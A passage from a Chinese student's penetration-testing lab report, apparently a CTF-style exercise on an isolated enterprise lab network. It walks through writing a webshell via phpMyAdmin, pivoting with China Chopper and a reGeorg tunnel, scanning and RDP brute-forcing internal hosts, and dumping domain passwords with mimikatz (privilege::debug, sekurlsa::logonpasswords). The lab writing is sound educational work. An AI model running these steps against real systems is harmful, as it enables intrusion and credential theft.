


但是查询之后并没有返回明文结果，而是返回了BLOB格式的文件


3.3根据查询mysql文档知道了BLOB类型的字段用于存储二进制数据，但是我们想显示字符串， 点击上图中的选项按钮，然后做如下设置:



点击执行按钮执行：




文件内容就被显示出来了，查找一下关键词DocumentRoot。



3.4找到了网站的根目录，然后尝试写入一句话木马，还是切换到sql语句标签页中，写入下面语句：






3.5在网站数据库中发现有flag表，读取到flag。




尝试读取dede\_admin中的信息，发现有一个administrator的密码。



3.6 然后尝试连接web根目录中的222.php文件。



连接成功



4.任务四：扫描PC端并登录

【**任务描述**】

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

利用已经获取到权限的web机器，上传扫描脚本对内网中的其他主机进行扫描。

利用web代理工具代理访问内网的主机，使用之前数据库中获得的账号密码进行登录。

通过完成本实验任务，要求学生掌握利用已经获取到权限的web机器运行脚本扫描内网。掌握通过web代理工具访问内网服务的流程、方法和技巧，为完成后续企业渗透实验任务奠定坚实的漏洞利用技术基础。

【**实验目标**】

了解网络安全漏洞的概念以及现有的安全漏洞扫描工具。认知常见网络安全漏洞。

熟悉网站webshell的概念，理解上传webshell、获取webshell权限的意义和方法。

掌握webshell工具中国菜刀的基本使用，查看上传文件，命令执行等功能的使用。

掌握regeorg代理工具和proxifier结合访问内网服务的方法。

掌握内网探测主机存活脚本的使用方法。

【**实验工具**】

Burpsuite

中国菜刀

Firefox

wwwscan

regeorg

proxifier


【**操作步骤**】

4.1在web的user表中有两个用户，先记录下来，查看这台web机器所在的网段是否还存在其他机器，上传一个web扫描端口的脚本到web目录中的uploads目录中。



4.2然后在菜刀中的虚拟机终端中使用命令python RASscan.py 192.168.2.0 192.168.2.250 -t 30，因为扫描时间过长，菜刀默认是有连接超时时间的，不会在虚拟终端中显示结果，所以需要等待一会，扫描完成后此脚本会将结果记录在相同目录中的log.txt中，因为脚本扫描的准确率可能因为网络等原因产生误差，所以可以多扫描几次







4.3发现内网中有两台机器开放了3389端口，可以尝试爆破，但是因为这两台机器处在内网中，我们操作机无法直接访问，所以需要使用代理，可以使用reGeorg+ Proxifier进行代理。将reGeory中的php脚本上传，然后访问一下，reGeory文件夹中有两个php文件，如果tunnel.php上传后没有展示下图中的效果，再尝试上传tunnel.nosocket.php，然后使用菜刀将文件名修改为tunnel.php后再次访问。




4.4脚本执行正常，本地使用python执行python脚本： python reGeorgSocksProxy.py -u http://192.168.1.10/uploads/tunnel.php -p




4.5然后使用proxifier进行配置代理：



然后添加规则，将hydra和mstsc代理：




4.6下面可以使用hydra和mstsc来访问192.168.2.10和192.168.2.11这两台机器了，可以使用hydra对上面两台机器进行3389爆破，但是先使用从web的数据库中读取到的用户名和密码进行登录尝试。




4.7已经成功登录了，在C盘根目录下有flag.txt。如图4-9

查看一下当前是否有其他登录用户，可以打开资源管理器；



在C盘找到flag



5.任务五：抓取域控密码并登录域控

【任务描述】

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

利用已经登录到远程桌面的机器，上传mimikatz工具抓取机器内存中的密码。

利用抓取到的密码登录到另一台机器2.10中。

获取C盘根目录下flag.txt 中的文件内容，作为实验结果提交

通过完成本实验任务，要求学生掌握利用mimikatz抓取内存中账号密码的技术。掌握内网渗透抓取密码的流程、方法和技巧，为完成后续企业渗透实验任务奠定坚实的漏洞利用技术基础。

【实验目标】

了解网络安全漏洞的概念以及现有的安全漏洞扫描工具。认知常见网络安全漏洞。

掌握mimikatz的基本命令和使用方法

熟悉windows域的特性，抓取域控密码并登陆域控

【实验工具】

mimikatz

mstsc


【操作步骤】

5.1既然域管理员正在登录，可以使用mimikatz进行抓取其密码,将mimikatz上传，然后抓取密码


在mimikatz的shell中输入的命令是

privilege::debug


sekurlsa::logonpasswords




5.2 这样就抓取到了test域中administrator用户的密码，从网络连接中可以看一下域控的ip是多少，dns服务器的ip即为域控的ip。



5.3尝试使用此账号和密码去登录192.168.2.10机器。



在c盘找到flag



三、实验总结

在进行爆破web网站后台的实验中，我深刻体会到了网络安全的重要性。通过各种方式获取webshell并不难，但是在实践中发现，获取的webshell后，需要细心运用，以免被检测出。通过SQL注入漏洞和利用phpmyadmin写webshell的过程中，我对数据库安全性有了更深入的了解。此外，通过代理扫描内网和利用数据库中的密码登录内网机器，展示了内网的脆弱性，提醒我们内外网的边界不容忽视。最后，抓取域控账号和密码登录域控，强调了域控的重要性，也凸显了防范域控攻击的紧迫性。这次实验让我对网络安全问题有了更全面的认识，也激发了我进一步学习的兴趣。这次实验真是最顺畅的一次，犹如一口气写千行代码0error0warning的顺畅感。